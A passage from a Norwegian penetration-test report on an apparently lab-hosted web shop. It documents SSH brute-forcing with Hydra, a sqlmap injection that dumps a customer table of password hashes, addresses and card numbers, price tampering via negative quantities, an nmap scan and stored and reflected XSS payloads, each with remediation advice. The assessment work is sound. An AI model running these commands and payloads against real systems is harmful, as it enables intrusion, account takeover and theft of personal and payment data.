
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-01 19:03:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -i to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344413 login tries (1:1/p:14344413), ~896526 tries per task
[DATA] attacking ssh://192.168.245.141:22/
[STATUS] 128.00 tries/min, 128 tries in 00:01h, 14344287 to do in 1867:45h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344119 to do in 2422:16h, 14 active
[STATUS] 92.29 tries/min, 546 tries in 00:07h, 14343769 to do in 2590:28h, 14 active
[STATUS] 91.33 tries/min, 1370 tries in 00:15h, 14343045 to do in 2617:21h, 14 active
[STATUS] 90.81 tries/min, 2815 tries in 00:31h, 14341600 to do in 2632:16h, 14 active
[20][ssh] host: 192.168.245.141 login: admin password: Password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-01 19:43:24

(kali@kali) ~ - Desktop
$ ssh admin@192.168.245.141
The authenticity of host '192.168.245.141 (192.168.245.141)' can't be established.
ED25519 key fingerprint is SHA256:Vki251uwmK4bfwG/9Cdu7pyrldR0xjH2PlU+b3w4.
This host key is known by the following other names/addresses:
-./ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.245.141' (ED25519) to the list of known hosts.
admin@192.168.245.141's password:
Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ exit
```

En angriper kan benytte seg av Hydra verktøyet i kali med kommandoen «hydra -l admin -P rockyou.txt ssh://<ip>». Dermed vil angriperen få tak i passordet til «admin» brukeren, deretter kan disse kredensialene brukes til å logge seg inn på serveren via terminal eller fysisk, dette er vist under.



For å beskytte mot ordliste angrep anbefales det å sette et sterkt passord for denne protokollen. Les mer om sterke passord lenger nede i rapporten eller her:

<https://www.netsec.news/how-long-does-it-take-a-hacker-to-brute-force-a-password-in-2023/>.

## Sårbarhet 5 – Sql injection

### Risiko: Høy

Sql injection er en sårbarhet som oppstår når en uautorisert bruker får mulighet til å endre på sql spørringen som sendes til databasen, dermed kan en uautorisert bruker oppnå tilgang til data, få mulighet til å endre på data i databasen og/eller slette data fra databasen.

Sql injection er en meget alvorlig sårbarhet ettersom en uautorisert bruker vil kunne få tilgang til hele databasen ved å kjøre sqlmap mot webapplikasjonen. Ettersom webapplikasjon ikke validerer brukerinformasjon trengs det ikke tilgang til en cookie for å kjøre et sqlmap angrep mot webapplikasjonen. Dette er demonstrert i utklipp under.

```
(kali@kali)~$ sqlmap -u "https://192.168.245.139/mypage_show.php?id=9" --dump -T customer --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
sponsible for any misuse or damage caused by this program
[*] starting @ 20:37:38 /2023-11-19/
[20:37:38] [INFO] resuming back-end DBMS 'mysql'
[20:37:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=9 AND 4293=4293
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=9 AND (SELECT 5683 FROM(SELECT COUNT(*),CONCAT(0x7176767171,(SELECT (ELT(5683-5683,1)))0x7176716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=9 AND (SELECT 8648 FROM (SELECT(SLEEP(5)))uLln)
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=9 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176767171,0x4f764d6c526d62584c4b4c4b45564b51797a677241664a775158596f6747685648494e4278677961,0x7176716b71),NULL--
```

En angriper kan kjøre sqlmap med kommandoen ovenfor for å printe ut customer tabellen.

Utklipp av tabellen er vist under.

```
Table: customer
[3 entries]
```

uid	login	name	pwhash	address	cardnumber	expiryyear
1	bengt	Bengt Ostby	84d961568a65073a3bcf0eb216b2a576 (superman)	Hoyskolen Kristiania\r\n0999 Oslo	12312312	2023
8	stian	Stian Kvals	9e43731b669b2e0ff6accfc1881615efa	Gateadressen 12\r\n3299 Huttiheita	45645645	2024
9	abc	James	5f4dcc3b5aa765d61d8327deb882cf99 (password)	christroad 123	87654321	2023


```
[20:37:52] [INFO] table 'borislockpicks.customer' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.245.139/dump/borislockpicks/customer.csv'
[20:37:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.245.139'
```

Denne tabellen inneholder oversikt over brukernavn, passord, adresser og kortinformasjon. Selv om Stian har et sterkt passord vil en angriper få tak i kortinformasjonen og adressen hans, som deretter kan misbrukes.

## Sårbarhet 6- Manglende validering av inndata

### Risiko: Høy

Dette er en sårbarhet som skyldes at applikasjonen ikke validerer eller sanitiserer brukerinput riktig. I dette tilfelle mengden produkter som legges til i handlekurv. Applikasjonen håndterer dette på klient siden av applikasjonen, når dette burde bli håndtert på backend delen av applikasjonen for å forhindre manipulasjon. Utnyttelse av denne sårbarheten vises under.




Brukeren kan trykke på detaljer på et produkt for å lese produktbeskrivelse og legge dette i handlekurven,

```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Search HTML
<html>
  <head> </head>
  <body topmargin="0" marginwidth="0" marginheight="0" leftmargin="0" bgcolor="#323232"> <scroll>
    <table width="100%" height="178" cellspacing="0" cellpadding="0" border="0"> <overflow>
      <script language="javascript"> </script>
      <br> <overflow>
      <p align="center"> </p>
      <form name="buyproduct" action="" method="post" onsubmit="return checkqty();" <event>
        <input type="hidden" name="id" value="6">
        <table width="500" align="center"> <overflow>
          <tbody>
            <tr> </tr>
            <tr> </tr>
            <tr> </tr>
            <tr>
              <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;" </td>
              <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;" >
                <input name="quantity" size="1" maxlength="1" value="1" align="middle">
              </td>
              <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;" </td>
              <td width="100%"> <whitespace> </td>
              <td align="right"> </td>
              <td> <whitespace> </td>
            </tr>
          </tbody>
        </table>
      </form>
    </body>
  </html>
```


Ved å høyreklikke på siden og inspisere siden kan brukeren lete etter parametere som kan manipuleres.

```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Search HTML
<html>
  <head> </head>
  <body topmargin="0" marginwidth="0" marginheight="0" leftmargin="0" bgcolor="#323232"> <scroll>
    <table width="100%" height="178" cellspacing="0" cellpadding="0" border="0"> <overflow>
      <script language="javascript"> </script>
      <br> <overflow>
      <p align="center"> </p>
      <form name="buyproduct" action="" method="post" onsubmit="return checkqty();" <event>
        <input type="hidden" name="id" value="6">
        <table width="500" align="center"> <overflow>
          <tbody>
            <tr> </tr>
            <tr> </tr>
            <tr> </tr>
            <tr>
              <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;" </td>
              <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;" >
                <input name="quantity" size="1">
              </td>
              <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;" </td>
              <td width="100%"> <whitespace> </td>
              <td align="right"> </td>
              <td> <whitespace> </td>
            </tr>
          </tbody>
        </table>
      </form>
    </body>
  </html>
  <p style="color: #F5F5F5; font-family: Arial;font-size: 12px; align="center">Copyright Eastwell Security</p>
</html>
```

En angriper vil utnytte dette og fjerne all form for validasjon i dette parameteret.





Intercept verktøyet i Burp Suite kan brukes for å fange opp forespørselen når produktet legges i handlekurven.



Her kan angriperen modifisere på quantity verdien i forespørselen til applikasjonen og sende denne istedenfor den originale. Her kan en angriper legge inn et negativt antall for å få utbetalt penger istedenfor å betale.






Her har ordren gått gjennom og angriperen vil få utbetalt pengene til kontoen sin.

## Sårbarhet 7 – Flere åpner porter

### Risiko: Høy

Nettverksporter er digitale kanaler som blir brukt av protokoller for kommunikasjon mellom enheter. Portene kan ha et nummer mellom 1 og 65535, og flere av disse har en standard tjeneste tilknyttet til dem. http kjører på port 80, HTTPS kjører på port 443, FTP kjører på port 21, SSH kjører på port 22 osv. Åpne porter utgjør en mulig sikkerhetsrisiko, dersom de er knyttet til utdaterte eller usikrede/dårlig sikrede tjenester. Dermed kan en mulig angriper prøve å utnytte disse for å få tilgang på data\informasjon som de ikke skal ha tilgang til. En

full port-scan med kommandoen «nmap -p 1-65535 -T4 -A -v <ip>» viser at applikasjonen har 13 åpne porter. Utklipp vises under.



Target: 192.168.245.139  
Command: nmap -p 1-65535 -T4 -A -v 192.168.245.139

OS	Host	Port	Protocol	State	Service	Version
	192.168.245.139	9	tcp	open	discard	
	192.168.245.139	13	tcp	open	daytime	
	192.168.245.139	21	tcp	open	ftp	
	192.168.245.139	22	tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
	192.168.245.139	37	tcp	open	time	(64 bits)
	192.168.245.139	53	tcp	open	domain	ISC BIND 9.11.5-P4-5.1+deb10u9 (Debian Linux)
	192.168.245.139	79	tcp	open	finger	
	192.168.245.139	80	tcp	open	http	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
	192.168.245.139	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
	192.168.245.139	443	tcp	open	http	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
	192.168.245.139	445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
	192.168.245.139	9999	tcp	open	http	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
	192.168.245.139	42420	tcp	open	http	lighttpd 1.4.53


Flere av disse portene er utdaterte og sårbare for hackerangrep. Daytime på port 13 og finger på port 79 er begge utdaterte protokoller. Port 139 og Port 445 kjører begge SMB-protokollen, denne protokollen er ekstremt sårbar og ble blant annet utnyttet av WannaCry(ransomware). For å beskytte mot hackerangrep anbefales det at unødvendige og/eller ubrukte porter stenges for å minske risikoen til og skaden påført av et potensielt angrep. Les mer om sårbare porter her: <https://www.all-about-security.de/identifying-secure-and-unsecured-ports-and-how-to-secure-them/>.


## Sårbarhet 8- Webapplikasjonen er sårbar for XSS

**Risiko: Høy**


Cross-site Scripting også kalt XSS kan brukes for å gjennomføre en rekke ondsinnede handlinger, som å stjele cookies, sensitive data fra brukere og/eller videresende brukere til

andre nettsteder. Det finnes 3 ulike typer XSS, Reflective XSS, Persistent XSS og DOM-based XSS. Reflective XSS er script som kun blir reflektert 1 gang når scriptet blir kjørt. Persistent XSS er script som lagres på siden og kjører hver gang noen åpner siden. DOM-based XSS er script som legges inn i url-en og kjører når søket utføres. Under vises utklipp fra Owasp Zap som har detektert XSS av typen Reflective og Persistent på denne siden.


**Cross Site Scripting (Reflected)**  
URL: <https://192.168.245.137/guestbook.php>  
Risk:  High  
Confidence: Medium  
Parameter: name  
Attack: `</b><script>alert(1);</script><b>`  
Evidence: `</b><script>alert(1);</script><b>`  
CWE ID: 79  
WASC ID: 8  
Source: Active (40012 - Cross Site Scripting (Reflected))  
Input Vector: Form Query  
Description:  
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself

**Cross Site Scripting (Persistent)**  
URL: <https://192.168.245.137/guestbook.php>  
Risk:  High  
Confidence: Medium  
Parameter: name  
Attack: `<img src=x onerror=alert(1)>`  
Evidence: `<img src=x onerror=alert(1)>`  
CWE ID: 79  
WASC ID: 8  
Source: Active (40014 - Cross Site Scripting (Persistent))  
Input Vector: Form Query  
Description:  
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself



Under er en demonstrasjon av XSS på denne applikasjonen.



En angriper kan skrive et script i gjesteboken, og scriptet vil kjøre hver gang noen åpner gjesteboken.



Angriperen kan bruke denne metoden til å legge igjen et script i kommentarfeltet som f.eks stjeler cookiene dine hver gang noen laster inn gjestebok siden. Dette er XSS av typen Persistent.



Søkefeltet er også sårbart for Cross-site Scripting, av typen Reflective.

For å rette opp i denne sårbarheten anbefales det å implementere omfattende sanitering av input. Les mer om XSS her: <https://www.acunetix.com/websitesecurity/cross-site-scripting/>.

## Sårbarhet 9- Svake passord

### Risiko: Høy

Webapplikasjonen stiller ingen krav til brukeren om å sette et sterkt passord, dette utsetter brukere med svake passord for brute force angrep. Passordene blir også hashet med md5, disse ble knukket av sqlmap i løpet av noen få sekunder. Passordet til webserveren var også svakt og ble brute forcet med en standard passordliste i kali i løpet av minutter. Med dagens ressurser kan en angriper bruke så lite som 5 minutter for å knekke et passord på 8 tegn bestående av tall, store og små bokstaver og spesialtegn. Passordene på webapplikasjonen burde lagres i databasen ved å bruke en sikker hashfunksjon som Bcrypt. Både passordet til boris på webserveren på port 9999 og admin passordet på port 9999 er svake passord som er sårbare for brute-force angrep. Se tabell under for krav som kan stilles brukere for å sette sterke passord.

### TIME IT TAKES A HACKER TO BRUTE FORCE YOUR PASSWORD IN 2023

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	1 sec	2 secs	4 secs
8	Instantly	Instantly	28 secs	2 mins	5 mins
9	Instantly	3 secs	24 mins	2 hours	6 hours
10	Instantly	1 min	21 hours	5 days	2 weeks
11	Instantly	32 mins	1 month	10 months	3 years
12	1 sec	14 hours	6 years	53 years	226 years
13	5 secs	2 weeks	332 years	3k years	15k years
14	52 secs	1 year	17k years	202k years	1m years
15	9 mins	27 years	898k years	12m years	77m years
16	1 hour	713 years	46m years	779m years	5bn years
17	14 hours	18k years	2bn years	48bn years	380bn years
18	6 days	481k years	126bn years	2tn years	26tn years

 > Learn how we made this table at [hivesystems.io/password](https://hivesystems.io/password)

Les mer her: <https://www.netsec.news/how-long-does-it-take-a-hacker-to-brute-force-a-password-in-2023/>

## Sårbarhet 10 – Path Traversal


### Risiko: Høy

Path Traversal er en alvorlig sårbarhet, som tillater angripere å få tilgang til filer og mapper som ligger på serveren. Under vises utklipp fra Owasp Zap som har detektert Path Traversal i

